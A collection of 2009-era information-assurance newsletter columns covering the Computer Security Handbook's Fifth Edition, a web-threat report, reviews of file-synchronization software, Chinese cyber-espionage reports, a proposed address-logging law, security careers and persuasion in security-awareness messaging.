Readers familiar with the Fourth Edition will see significant improvements. The subject coverage has vastly increased, as you can see by downloading the 40 MB PDF extract that is posted on my Website.< http://www.mekabay.com/overviews/csh5_fm.pdf > You will see the entire front matter (Preface, Acknowledgement, Table of Contents, Editor info, Author info), detailed table of contents for each chapter, and the Index. As Sy points out, we've gone from 54 chapters in the Fourth Edition to 77 in the Fifth and almost doubled the page count. More important, the coverage now reflects what we think is a comprehensive view of the information assurance field. Most important, readers can now do physical exercise to strengthen both arms at once with a volume in each hand.

One of the strong points of the CSH5 is that there is an underlying model to explain why we've defined specific topics as chapters and why we have ordered the chapters in a specific way. Unlike encyclopedias and some other compendia of security information, where the chapters are jumbled together with little sense of why one follows another, all the material in the CSH5 follows what I call a *life-cycle model* of information assurance. The eight parts of the books are as follows:

Part I	Foundations of Computer Security
Part II	Threats and Vulnerabilities
Part III	Prevention: Technical Defenses
Part IV	Prevention: Human Factors
Part V	Detecting Security Breaches
Part VI	Response and Remediation
Part VII	Management's Role in Security
Part VIII	Public Policy and Other Considerations

There's a note to (university) instructors on page xxxix of the front matter which explains that the two volumes are designed explicitly to support two one-semester undergraduate courses in information assurance – an introductory survey and a second course in management of information assurance. My colleagues and I at Norwich University School of Business and Management will be updating the existing materials to reflect the new edition as we prepare lectures for IS340 < http://www.mekabay.com/courses/academic/norwich/is340/index.htm > and IS342 < http://www.mekabay.com/courses/academic/norwich/is342/index.htm > to be given in Aug-Dec 2009 and Jan-May 2010 respectively. In addition, the work will be useful for graduate courses in information assurance.

Our publisher, John Wiley and Sons, has a two-page leaflet < http://www.mekabay.com/overviews/csh5_flier.pdf > that provides a brief description of the

work plus a list of authors and chapters. Be aware that the $189 price of their promotion has a $5 shipping fee to be added; in contrast, the book is somewhat cheaper on Amazon at $184.80 with free shipping.< http://tinyurl.com/bpq59w > An electronic CD-ROM version of the text is also available for $179.79< http://tinyurl.com/a5c6qt >; that's the version that will be used by students and faculty in the Master of Science in Information Assurance program < http://www.msia.norwich.edu/ > at Norwich University< http://www.norwich.edu > starting in June 2009.

With the exception of the editors, who receive modest royalties (we estimate that the money works out to around $3/hour), all the authors on this immense project have labored on it out of the goodness of their hearts (plus a copy of the book) for the benefit of readers and students. On behalf of the editors and publisher, I want to express my gratitude to all the authors for their professionalism and courtesy during the long slog to publication of the work.

We have, alas, already started receiving notices of typographical errors. . . [sigh]. An Errata list will soon be available online to all.

And now starts the long haul to the Sixth Edition (2015, maybe).

2008 Was Not a Good Year:
ScanSafe Annual Global Threat Report

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

"I told you so" is not exactly the favorite comment for anyone to hear, but unfortunately sometimes it has to be said.

ScanSafe < http://www.scansafe.com > starts its 2008 Annual Global Threat Report < http://www.scansafe.com/annualglobalthreatreport2008 >, which as usual is available free through registration, with these depressing comments:

> "In the ScanSafe 2007 Annual Global Threat Report, we predicted that Web surfers might be in for a wild ride in 2008. Unfortunately, we were correct. The year launched with wide-scale attacks on mom-and-pop style websites. These attacks persisted throughout 2008, but their volume was quickly overtaken by surges in SQL injection attacks, which were carried out via automated attack tools delivered via botnets. The success of the SQL injection attacks has been such that in July the rate of Web-delivered malware was higher than the entirety of 2007. And the rate in October 2008 was 21% greater than July."

The Report explains that the study "…is an analysis of more than 200 billion Web requests processed in 2008 by the ScanSafe Threat Center on behalf of the company's corporate clients in over 80 countries across five continents." The authors, including ScanSafe Senior Security Researcher Mary Landesman, comment, "The ScanSafe Global Threat Report provides a view of the threats which businesses actually face, rather than those experienced in labs or other artificial environments. Our data is gathered from real-time analysis by our proprietary threat detection technology, Outbreak Intelligence™ (OI) of every single Web request processed by ScanSafe in 2008. This approach differs from traditional methods of gathering information on Web-based threats, such as those methods afforded by distributed 'honeypot' networks. The artificial and contrived nature of honeypots, Web crawling, or similar technologies can lead to a skewed vision of the Web threat landscape which does not reflect actual user experience."

Key findings from this year's report:

- There's been roughly a three-fold increase in malware being delivered via the Web from the start to the end of 2008.
- About a fifth of all the malware detected and blocked by ScanSafe was a zero-day malware threat.
- SQL injection and other attacks on Web sites grew from about 10% of the Web malware blocks at the start of 2008 to around 50% of Web malware blocks. The authors explain that these are serious problems for users: "Today's compromised website is typically outfitted with invisible iframes or external source references that pull malicious content (generally malicious javascript) from attacker-owned domains. Those scripts are rendered by the Web surfer's browser when they visit the compromised site. Outwardly, the compromised site appears perfectly normal – so much so that without careful and continual checking, the website owner may be oblivious to the threat their site is now

delivering to visitors."

- "Indeed, as a result of the continuing mass compromise of legitimate websites observed throughout 2008, the standard 'safe surfing' advice of avoiding unknown or non-trusted websites no longer applies. Today, it is the known trusted site that should be viewed as posing the greatest risk to Web surfers."
- Looking at vertical industries, "the top five most at risk verticals were Energy & Oil, Pharmaceutical & Chemical, Engineering & Construction, Transportation & Shipping, and … the … Travel & Entertainment industry."
- The Koobface Trojan tried to convince users of social-networking sites such as Facebook, MySpace and Bebo to click on links supposedly circulated by their friends. "Once infected, users were directed to contaminated sites when they tried to use search engines, putting them at risk for identity theft, among other things." Although Koobface represented only 1% of the observed malware in the report, ScanSafe recommends, "Users can lower their risk for malware spread via social networking sites by avoiding 'promiscuous friending' – that is, avoiding adding users they don't know as 'friends'. Users should also avoid clicking on links in emails received unexpectedly, even if the email appears to be from someone you know."
- In a demonstration of the dangers of wasting time on celebrity Web sites (no, that's my opinion, not ScanSafe's), visitors to the compromised ParisHilton.com site were at risk of being infected by a data-stealing Trojan that could "target personal banking information" on home systems or "intercept, redirect or tamper with http and network traffic" on business networks in addition to stealing data.
- A revealing study by ScanSafe showed exponential growth in the number of unique malware signatures being defined by signature-based antimalware scanners. In the decade between 1986 and 2006, one vendor released a quarter-million signatures – but between 2006 and the end of 2008, the vendor added three times that many new signatures in only two years.

The report provides details and additional insights in its 30 pages and I recommend it to readers.

Synchronization Software:
Synctoy Revisited

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Data synchronization for two tower computers and a laptop is a daily routine for me. MAIN tower is in my home office; SPARE tower is in my university office; the University supplies me with a laptop computer as well. For the last five years, I've been ensuring that these computers have the same data by using the Microsoft SyncToy< http://www.microsoft.com/download/en/details.aspx?id=15155 him> versions. I wrote about my initial experience with SyncToy in 2005.< http://www.networkworld.com/newsletters/2005/1128sec1.html >

I use SyncToy v2.1 morning and evening – in the morning to synchronize

- MAIN to a USB drive
- USB to SPARE
- USB to PORTABLE

Then in the evening, I have to synchronize PORTABLE to SPARE and SPARE to USB before leaving my University office and then synchronize USB to MAIN on reaching my home office. Whew!

SyncToy is free. The product allows us to define synchronization pairs< link to 922_figure_1.jpg >: folders or even entire volumes that we want to ensure are identical on source and target. SyncToy version 2.1 is available for 32-bit and 64-bit Windows. One can create a new folder pair, delete an old folder pair, and rename any folder pair from this window.


Synchronization options< link to 922_figure_2> include

- Synchronize: "New and updated files are copied both ways. Renames and delete from either side are repeated on the other."
- Echo: "New and updated files are copied left to right. Renames and delete on the left are repeated on the right." Here, *left* means the source and *right* means the destination.
- Contribute: "New and updated files are copied left to right. Renames on the left are repeated on the right. No deletions."



Run-time options< link to 922_figure_3 > include

- Wildcard characters for inclusion and exclusion filters.
- Checkboxes for "Exclude read-only files," "Exclude hidden files," and "Exclude system files."
- File menu for selecting subfolders; this feature provides complete control over exactly which subfolders are to be synchronized in any parent folder.
- "Active for run all" means that a particular synchronization pair is automatically selected in the overall "Run all" display. Clicking “Run” in that display activates all the selected synchronizations.
- Deleted files can be saved in the Windows Recycle Bin.
- "Check file contents" is explained in its Help pop-up as, "specify to examine file contents in addition to name, size and date to determine if two files are identical."

Run All

The “All Folders Pairs” display< link to 922_figure_4 > lets the user select whatever pairs are suitable for a specific synchronization; those pairs marked as "Active for run all" are automatically checked. Right-clicking anywhere in the window brings up three useful options:

- “Check all” to activate all pairs
- “Uncheck All" to turn all of the pairs off
- "Toggle All Checks" which converts each checkbox to its opposite.

The option "Preview All" runs SyncToy as far as determining which files would be changed on execution. One can complete the synchronization at that point or cancel it.

It's easy to synchronize SyncToy execution using the Windows Task Scheduler.

Unfortunately, SyncToy v2.1 has some serious problems.

- There is no way to edit the source and destination of an existing pair other than deleting it and creating a new pair.
- Running SyncToy when the target disk is unavailable can cause silent conversion of the source and target pairs to become identical. For example, I have occasionally discovered that a pair such as “drive1:/source_directory & drive2:/target_directory” had been converted to “drive1:/source_directory & drive1:/target_directory” at some point without an error message. As a result, running the standard SyncToy pairs without examining each one to see that it is correct can result in failure to synchronize the intended directories. Because I rely on synchronization to be sure that I can work on the same data regardless of which system I am using, this bug caused confusion, mistakes, and embarrassment if I tried to show students in class an updated PowerPoint and found it out of date or even missing. As explained above, one way to fix this error is to delete the damage pairs and re-create them from scratch. An alternative is to retrieve a backup of the SyncToy pairs from the local application data folder (on Windows 7, that’s < C:\Users\username\AppData\Local\Microsoft\SyncToy\2.0\SyncToyDirePairs.bin > where *username* is a variable string with your own user identifier.
- The program sometimes creates copies of files by adding the string “.1.” to the name of the original. For example, one can find files called “this_is_the_original.docx” and “this_is_the_original.1.docx” in a directory. On some occasions, I have found hundreds of duplicated files on the destination disk, all of which I had to locate and delete. The problem is exacerbated when one discovers legitimate files ending in “.1.” The mixture of legitimate and spurious “.1.” files forces careful analysis of what to delete.
- In a test of SyncToy’s ability to recognize massive deletions of files, I removed every file from a target directory (after taking a backup) and launched SyncToy to reestablish the same files on the target. The product restored exactly two files out of the 124 that needed synchronization! To get the product to work right, I visualized hidden files and deleted the SyncToy*.dat (e.g., SyncToy_3179bae8-736c-4690-bb72-184bae4ce1c3) files that allow the product to save time by noting which files have been changed since the last synchronization – but not to notice the deletion of 124 files on the target. This deletion usually allows the synchronization to work properly. However, in this experiment, the retry also failed. I had to define a new version of the pair with a different name.

SyncToy does a pretty good job of synchronizing systems, especially considering it’s free. One of its best features is that it accomplishes renames by actually renaming target files rather than just deleting and copying them. This technique saves time, especially after one has decided to change naming conventions; for example, using Better File Rename v5.7< http://www.publicspace.net/windows/BetterFileRename/index.html >, one can convert thousands of files to all-lowercase or replace all blanks in filenames by the underscore (_) character.

Synchronizing such massive filesets is potentially orders of magnitude faster using renames than using copying functions.

In the next part of this two-part discussion of synchronization, I'll be reviewing ViceVersa PRO v2.5 from TGRMN Software< http://www.tgrmn.com/ >.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >


Synchronization Software:
ViceVersa

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Keeping computers and disk drives synchronized is useful as part of a thoroughgoing business continuity strategy. The free SyncToy software has problems, as described in the previous column.< insert link to previous column >

ViceVersa PRO v2.5 from TGRMN Software< http://www.tgrmn.com/ > is a paid synchronization product that goes far beyond SyncToy. I tested the product for three weeks using its free trial (good for 30 days) and was so pleased with it that I bought a license. The license covers installation on three separate computers for the same user.

ViceVersa, like SyncToy, allows the user to define *synchronization pairs* – folders defined as sources and targets.< link to 923_figure_1.jpg >



One of the useful differences between SyncToy and ViceVersa is that the latter allows edits on any aspect of a synchronization pair. It is not necessary to delete and recreate a synchronization pair simply to reflect, say, a change in drive letter. If the original sequence of drive letters for removable disks on encrypted partitions becomes disrupted (for example, by inserting a new device before the older ones have received their usual file letters), one does not have to use disk management to reassign letters – or in some cases, to reboot the system – to continue with synchronization.

Wildcard inclusion and exclusion strings can define subsets of files within the source folders that should be synchronized; these individual definitions are called *Profile Settings*< link to 923_figure_2.jpg > and can be saved with unique names for recall and reuse.

One of the most useful aspects of ViceVersa is its range of options for synchronization. The details are fully explained in the Help facility; the following is a summary of the options:

- Synchronization (Bidirectional): duplicate all changes in source and target so that every operation on either side of the pair is duplicated on the other (e.g., new files and folders, updated files, deleted files)
- Backup (Mirror Source to Target): target becomes identical to the source using copies of new and updated files and folders
- Replication
    - Augment: new files on source are added to target
    - Refresh: updated files on source are copied to target
    - Update: new and updated files on source copied to target
- Consolidation: like synchronization except that no deletions are involved – for example, if a file was deleted from the source but still present on the target, it would be copied back to the source.

Another sophisticated feature is the *Tracking Database*, which is required for synchronization. The Tracking Database allows identification of pairs of files in which both the source version and the target version have changed from a previous state; during synchronization, such pairs are identified as potentially requiring manual reconciliation. For example, if an address book has been changed on both the source and the target since the last synchronization, it would be appropriate to identify which changes should be merged into the file (e.g., new entries).

The option *Use Volume Shadow Copy Service to copy open files* solves a problem that afflicts SyncToy: it cannot copy open files. In contrast, ViceVersa handles open files (e.g., Outlook .pst files) flawlessly. This feature means, for example, that if one forgets to close an e-mail client before synchronizing files, even the open e-mail database will be copied to the target.

I carried out some simple comparisons between SyncToy and ViceVersa using a couple of different options to explore possible differences in coverage and performance.< link to

Trial	SyncToy			ViceVersa w/ shadow	VV w/ shadow & Copy In Use		
Source	C:\ProgramData	C:\Program Files	J:\DB	C:\ProgramData	C:\ProgramData	C:\Program Files	J:\DB
Files	5,395	118,138	124	5,453	5,412	118,138	123
Folders	1,558	10,846	29	1,558	1,558	10,846	29
Size (GB)	6.6	25.1	1.57	6.6	6.6	25.1	1.57
Destination	O:\ProgramData	O:\Program Files	O:\DB	O:\ProgramData	O:\ProgramData	O:\Program Files	O:\DB
Files	5,250	117,023	121	5,226	5,226	117,853	123
% of files	97.3%	99.1%	97.6%	95.8%	96.6%	99.8%	100.0%
Folders	1,558	10,846	29	1,558	1,558	10,846	29
Size (GB)	5.06	24.6	1.57	5.01	5.01	25.1	1.57
Time (min)	7.95	288.7	1.24	8.67	8.75	96	1.76
Rate (MB/sec)	10.9	1.5	21.6	9.9	9.8	4.5	15.2

923_figure_3.jpg > These tests are *not* statistically valid trials, since there are only a few samples involved; they should be viewed as exploratory data. Perhaps the staffers at TGRMN will be interested in extending the tests to provide a more thorough exploration of performance characteristics of their product with different types of files.

The successful transfer of files seems comparable across the two products, as does the speed of synchronization of the two products varied considerably; however, the largest transfer (Program

Files) did show a much faster transfer rate in ViceVersa than in SyncToy: 4.5 MB/sec for ViceVersa and 1.5 MB/sec for SyncToy. The increase in speed meant that ViceVersa completed the synchronization in about one third the time that SyncToy took. Faster synchronization is particularly useful for large data transfers and for operations carried out while the user waits. However, once a source and a target are synchronized, it's unlikely for ordinary users that huge data volumes will have to be carried over from source to target.

ViceVersa has a companion product, VVEngine< http://www.tgrmn.com/web/vvengine/vvengine.htm > which provides a wide range of options for running synchronizations without human intervention. For example, a schedule can ensure frequent synchronizations such as once an hour – or every few minutes, for that matter. Such synchronizations provide whatever the user defines as *real time* backups, much as a RAID 1 (mirrored) array creates a duplicate (mirror) disk that is up to date at the level of seconds or even fractions of a second (depending on input/output load). Users must understand, however, that the purpose of such rapid-fire backups is to ensure quick recovery, not longer-term protection against data deletion or corruption.

ViceVersa goes beyond SyncToy in providing archival protection. SyncToy does allow one to use the Windows Recycle Bin to store files deleted during synchronization, but ViceVersa goes beyond that by offering archive options to save copies of deleted and changed files – including time-stamps added to file names.

On the whole, I'm delighted with ViceVersa and VVEngine and am already using them every day.

Good job, guys!

[Disclaimer: I have no financial involvement whatsoever in TGRMN Software: I just buy and use their products.]

Chinese Information Warfare Capabilities 2002-2009

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The *Annual Report to Congress on the Military Power of the People's Republic of China* from the US Department of Defense has been issued every year since 2002:

> The FY2000 National Defense Authorization Act (Section 1202) directs the Secretary of Defense to submit a report "…on the current and future military strategy of the People's Republic of China [PRC]. The report shall address the current and probable future course of military-technological development on the People's Liberation Army [PLA] and the tenets and probable development of Chinese grand strategy, security strategy, and military strategy, and of the military organizations and operational concepts, through the next 20 years."
>
> This report, submitted in response to the FY2000 National Defense Authorization Act, addresses (1) China's grand strategy, security strategy, and military strategy; (2) developments in China's military doctrine and force structure, to include developments in advanced technologies which would enhance China's military capabilities; and, (3) the security situation in the Taiwan Strait.< http://www.defenselink.mil/pubs/china.html >

Reading through all the reports from 2002 through 2009 (the latter, not yet listed on the index page mentioned above, is available separately < http://www.defenselink.mil/pubs/pdfs/China_Military_Power_Report_2009.pdf >) provides valuable perspective on the DoD view of Chinese information warfare capabilities.

I have compiled extracts from the *Annual Reports* bearing on information warfare capabilities and commitment of the PRC and the PLA, including specific commentary about industrial espionage sponsored by agencies in the PRC.

The summary of extracts, "US DoD Annual Estimates of Information Warfare Capabilities and Commitment of the PRC 2002-2009," is freely available online < http://www.mekabay.com/overviews/dod_prc_iw.pdf >. China's propensity for gaining significant short-cuts in its industrial and military development processes through industrial espionage are well documented in this compilation and elsewhere. Interestingly, the same information warfare techniques seem to be applied to political espionage in the persecution of Tibetan nationalists.

The recently published report by researcher Dr Shishir Nagaraja < http://www.cl.cam.ac.uk/~sn275/ > of the University of Illinois at Urbana-Champaign and Professor Ross Anderson < http://www.cl.cam.ac.uk/~rja14/ > of Cambridge University on "malware-based electronic surveillance of a political organisation by the agents of a nation state" is entitled "The snooping dragon: social-malware surveillance of the Tibetan movement." [*Technical Report Number 746* from the University of Cambridge Computer Laboratory (UCAM-CL-TR-746, ISSN 1476-2986) < http://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-746.pdf >] The scientists' research reveals systematic espionage carried out through malware. The authors write in their abstract,

> "While malware attacks are not new, two aspects of this case make it worth serious study. First, it was a targeted surveillance attack designed to collect actionable intelligence for use

> by the police and security services of a repressive state, with potentially fatal consequences for those exposed. Second, the modus operandi combined social phishing with high-grade malware. This combination of well-written malware with well-designed email lures, which we call social malware, is devastatingly effective. Few organizations outside the defence and intelligence sector could withstand such an attack, and although this particular case involved the agents of a major power, the attack could in fact have been mounted by a capable motivated individual. This report is therefore of importance not just to companies who may attract the attention of government agencies, but to all organisations. As social-malware attacks spread, they are bound to target people such as accounts-payable and payroll staff who use computers to make payments. Prevention will be hard. The traditional defence against social malware in government agencies involves expensive and intrusive measures that range from mandatory access controls to tiresome operational security procedures. These will not be sustainable in the economy as a whole. Evolving practical low-cost defences against social-malware attacks will be a real challenge."

As world economic conditions continue to worsen, I expect to see growing use of industrial espionage techniques by current actors and by new ones. Threats against proprietary information and perhaps even risks from sabotage may well increase over the next months and perhaps years.

Despite the reflex tendency for retrenchment as revenues fall, now is not the time to be reducing the information security workforce.

Semper vigilans.

Be Careful What You Wish For:
Unexpected Consequences of Required Dynamic Address Allocation Logging

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Friend and colleague Robert Gezelter, CDP points to serious deficiencies in the thinking behind legislation currently under consideration in the House and Senate of the Congress of the United States. The remaining text is entirely Bob's with minor edits.

* * *

This past February 13, Senator John Cornyn (R-TX) introduced S.436, the "Internet Stopping Adults Facilitating the Exploitation of Today's Youth Act of 2009" (referred to as the "Internet SAFETY Act"). Representative Lamar Smith (R-TX) introduced a parallel resolution in the House of Representatives, H.R.1076.

Both measures amend 18 USC §2703 < http://www4.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00002703----000-.html > to require that "A provider of an electronic communications service or remote computing service shall retain for a period of at least two years all records or other information pertaining to the identity of a temporarily assigned network address the service assigns to that user."

Taken broadly, as some legal commentators have concluded,< http://papers.ssrn.com/sol3/papers.cfm?abstract_id=421860 > such requirements extend beyond the level of commercial Internet Service Providers (ISPs) and ensnare everyone who operates a Wi-Fi hot-spot or firewall, requiring every home or small business to become a long term custodian of network logging data.
This requirement has problems of technical feasibility and accuracy. It may create both a surveillance hazard and subpoena target.

The proposed legislation presumes the use of a network protocol suite that uses hardware MAC addresses, such as the IP suite. and there are serious technical issues. Dynamic addresses are typically managed using the Dynamic Host Configuration Protocol (DHCP), < http://www.ietf.org/rfc/rfc2131.txt >. However, IP address assignment can also be done dynamically without any centralized authority under Microsoft's "Automatic IP Addressing" (AIPA) < http://www.ietf.org/rfc/rfc3927.txt >. DHCP servers issue "Leases" to requesting machines on a specific IP addresses for a specified period of time, subject to renewal.

The association managed by either scheme depends on associating an IP address with an IEEE 802.3 media access control (MAC) address< http://standards.ieee.org/getieee802/802.3.html >. Although all IEEE 802.3 interfaces have a default hardware MAC address, the default is not always used by software. MAC addresses were never intended as non-forgeable machine serial numbers, and indeed MAC address spoofing (forging) and related attacks are well known security hazards.< http://en.wikipedia.org/wiki/Arp_spoofing > MAC addresses are not a non-repudiable identifier.

Thus, it is quite possible to assume a DHCP lease without any knowledge of the original lessor. When the original lessor is seen to cease operation, the pretender merely assumes the mantle of the original MAC address and continues to use the network.

A second, far more serious problem is time correlation. Log records are reliable only if the timeline recorded in different logs can be correlated to a common clock. Tracking an Internet connection to a given address on one side of a firewall is useful only if it can be determined precisely which address on the far side of the firewall corresponded to that connection (in IP, the port number) at that precise time. Thus, TCP port 8465 may point to one address at 12:00:15 and to a different address at 12:00:30. Absent precisely correlated logs, which connection is the one of interest is not easily determined.

Thus, the attributability of the resulting logs is called into question, even without raising a question of MAC forgery.
There are millions of home and small office firewalls presently deployed.< http://hraunfoss.fcc.gov/edocs_public/attachmatch/DOC-270128A1.pdf > These appliances are not even physically capable of storing the information required without replacement. Who will cover the cost and effort required to upgrade or replace this equipment? Who will incur the cost of preserving the logs generated by this equipment?
There is far more at risk from this legislation than the child pornography referred to in its title and preamble. Bruce Schneier's comment in a January 29, 2009 essay concerning the Mumbai terror attack is apropos < http://www.guardian.co.uk/technology/2009/jan/29/read-me-first-google-earth >:

> "Society survives all of this because the good uses of infrastructure far outweigh the bad uses, even though the good uses are – by and large – small and pedestrian and the bad uses are rare and spectacular. And while terrorism turns society's very infrastructure against itself, we only harm ourselves by dismantling that infrastructure in response – just as we would if we banned cars because bank robbers < http://www.guardian.co.uk/technology/2008/sep/04/terrorism.terrorismandtravel > used them too."

Imposing a duty to log all Internet activity on every home and small business, and requiring the data to be retained for two years imposes an unprecedented burden with limited utility. It also poses severe risks for invasions of privacy engendered by this very log data.

A more extensive discussion of this legislation is onlined in "Will Long Term Dynamic Address Allocation Record Retention Help or Hurt?" < http://www.rlgsc.com/blog/ruminations/retain-dynamic-address-allocation-logs.html >

[MK adds: You might want to start contacting your Senators and your Representative about this issue.]

IA Career Development:
Need for IA Professionals Will Grow

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Recently I was asked by a journalist for comments on careers in information assurance. Little of what I wrote fit into the article, so I'm publishing my remarks here. In response to a similar question some years ago, I published a paper for the American Association for the Advancement of Science which is still available < http://sciencecareers.sciencemag.org/career_magazine/previous_issues/articles/2004_09_24/noDOI.2948621861779564939 > as baseline information. A short piece entitled "Careers in Information Security" is available from my Website < http://www.mekabay.com/overviews/careers.pdf > and a longer piece is "Information Security Resources for Professional Development."< http://www.mekabay.com/overviews/infosec_ed.pdf >

* * *

We will see increasing integration of information assurance into the strategic thinking of organizations as managers realize that the economic downturn increases pressures for illegality. Employees and managers who are desperate for continued employment may find their ethical standards weakening; we already have documented cases from past years of employees and managers who have broken into competitors' systems to acquire competitive intelligence or to steal intellectual property that will an immediate economic advantage to their current employers. How many more will we see as they contemplate the specter of job loss?

The other factor I foresee is that the economic downturn will increase the demands of the market for better integration of security in COTS (commercial off-the-shelf) software. Companies and other organizations which are counting pennies will become increasingly intolerant of the shoddy programming that has been typical of much of the software that passes for professional products in the current marketplace. Well-known errors that lead to common vulnerabilities as defined in the CVE (Common Vulnerabilities and Exposures) database < http://cve.mitre.org/ > will, in my view, become grounds for individual breach-of-contract lawsuits and possibly for class-action lawsuits. Readers may want to refer to Chapter 38, "Writing Secure Code" by Lester E. Nichols, Timothy Braithwaite and me from the recently released *Computer Security Handbook*, Fifth Edition (Wiley, 2009) < http://tinyurl.com/dmefvt > (CSH5) will provide some useful background reading on these issues.

Another problem rooted in the poor economy is personnel management. As employees become more stressed, employee management for sound information security becomes increasingly important. Chapter 45 on "Employment Policies and Practices" by Bridgitt Roberson and myself in the CSH5 presents practical advice.

IA professionals must understand that assuring the six fundamental attributes of information security is absolutely integral to meeting the strategic needs of every organization. Confidentiality, control or possession, integrity, authenticity, availability and utility (the Parkerian Hexad) are at the heart of IA (narrated PowerPoint file available <

http://www.mekabay.com/overviews/hexad.ppt >). See Chapter 3, “Towards a New Framework for Information Security” by Donn B Parker in the CSH5.

At the same time, IA professionals must learn to apply rational risk management to all of our decisions; we cannot swagger around the organization barking orders at our colleagues as if we were zealots enforcing a mystical doctrine. IA serves the interests of the organization in a context of risk assessment and rational allocation of resources. IA personnel must use every managerial and psychological skill available to convince colleagues to collaborate in protecting information assets – coercion does not work. Thus in addition to technical understanding and skills, IA practitioners need to be able to listen, learn, analyze and respond to the needs of their colleagues and to recognize the strategic goals of the organization so that they can put their efforts where they will count.

Being able to communicate well is a tremendous asset for IA professionals, and that's why the Master of Science in Information Assurance (MSIA) at Norwich University < http://infoassurance.norwich.edu/ > includes so much analysis and writing as part of its curriculum. Many of our graduates have written back to us over the years to thank us for the honing of their communications skills.

Another side of career development is visibility. Practitioners will do well for their profession and for their careers by sharing knowledge with others through presentations at professional user group meetings and larger conferences. Young people, in particular, benefit in all ways by writing thoughtful, factual, insightful articles on information assurance issues; not only do they legitimately feel a glow of achievement in helping others, they also expose themselves to new challenges that encourage additional thought and they add credibility to their résumés.

A White Paper on “IA Education in a {Rec,Depr}ession”< http://www.mekabay.com/overviews/education.pdf > is available with an extended discussion of these topics.

I hope that readers who know young people (including high-school students) who have expressed interest in IA careers will pass this article on to them and to their guidance counselors.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Applying the Science of Persuasion to Security Awareness

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Do you ever wonder whether all those security-awareness posters, coffee mugs, pens, mouse pads, and sandwich-bag clips are having any effect at all to improve security?

Actually, they may be making things worse – if they violate the principles established by psychologists.

My good friend and colleague, security-awareness guru K Rudolph of Native Intelligence< http://www.nativeintelligence.com> describes how to use the science of persuasion to improve security awareness messages. Everything that follows is entirely K's work with minor edits.

* * *

Robert B. Cialdini, Regents' Professor of Psychology and Marketing at Arizona State University, is considered an expert on influence. He studies and writes about the science of persuasion. He's one of the authors of *Yes!: 50 Scientifically Proven Ways to Be Persuasive* – my favorite book about social-psychological research on persuasion.< http://www.amazon.com/Yes-Scientifically-Proven-Ways-Persuasive/dp/1416570969/ >

Yes has a chapter about a common mistake that causes messages to self-destruct. The authors tell the story of former graduate student who had visited the Petrified Forest National Park in Arizona with his fiancée. At the park's entrance a sign stated, "Your heritage is being vandalized every day by theft losses of petrified wood of 14 tons a year, mostly a small piece at a time." The student was shocked when after reading the sign, his normally ultra-honest fiancée whispered, "We'd better get ours now."

This incident inspired the authors to design an experiment where they posted two different signs. One used the concept of "negative social proof." It read, "Many past visitors have removed the petrified wood from the park, changing the natural state of the Petrified Forest." That sign also showed a picture of several visitors taking pieces of wood. The experiments placed a second sign to simply convey that stealing wood was not appropriate. The second sign said, "Please don't remove the petrified wood from the park, in order to preserve the natural state of the Petrified Forest." The accompanying image showed a lone visitor stealing a piece of wood, covered by the universal "No" symbol of a red circle with a slash through it.

The experimenters placed marked pieces of wood along various pathways and observed how the signs affected the rate of theft. They switched the signs at the entrance to the pathways, and they also used pathways with no signs posted as a control condition.

The results and analysis?

- Where there was no sign, 2.92 percent of the wood pieces were stolen. Where the social proof sign (stating that many visitors had removed wood) was posted, the theft rate increased to 7.92 percent. Where the sign asked people not to steal the wood and depicted

a single thief, the theft rate decreased to 1.67 percent.

- Put simply, social proof refers to our tendency to go along with the crowd and follow the most popular course of action. We do things that we see other people like us doing.

- Using negative social proof, e.g., communicating the popularity of an undesirable behavior, focuses the audience on the prevalence, rather than the undesirability, of the behavior.

- The authors recommended that the park management reframe the statistics to focus attention on the number of people who respect the park's rules, which turned out to be more than 97 percent.

Here's an example of how I applied this lesson to security awareness. To catch peoples' attention, I like to introduce each awareness topic with something unexpected – a humorous quote, an unusual image, or a statement designed to elicit an audience reaction of surprise, "I didn't know that," or, "I never thought of it that way."

Todd Snapp, President of RocketReady < http://www.rocketready.com >, frequently speaks to audiences about the human side of security. He often asks the audience to guess the most common passwords that his team of penetration testers finds in organizations where the passwords requirements include using characters from at least three sets (e.g., uppercase, lowercase, and numbers) and the passwords had to be changed every 90 days.

Audience members usually call out with guesses, but they rarely guess the answer. When Todd tells them, there is usually a collective groan and head slap as audience wonders why such a simple and retrospectively obvious answer didn't occur to them.

The answer? The season and the year: Fall2008, Winter2008, or Winter2009.

Based on the audience reaction, I decided that this tidbit of information would be a good way to introduce the topic of passwords. In the next e-learning course module for passwords, I worked on, I placed a "Did You Know?" graphic followed by a quote from Todd's presentation starting with, "The most common passwords we find …".

About a week later, the light bulb came on when I read *Yes!* I realized that by presenting the information as I had, I was conveying the wrong message – despite the implied disapproval of choosing passwords that are easy-to-guess – that such behavior is common. The quote acted as strong social proof that many people just like the audience choose these easily-guessed passwords.

This realization made me wonder how often we misunderstand the impact of our messages.

I immediately changed the introduction to advise people *not* to choose the season and year for passwords and to focus their attention on a positive behavior. I used an image showing people who had chosen strong passwords speaking disapprovingly of a single person in the organization who used the season and year. This made it clear that people who use weak passwords are in the minority and are disapproved of by their co-workers.

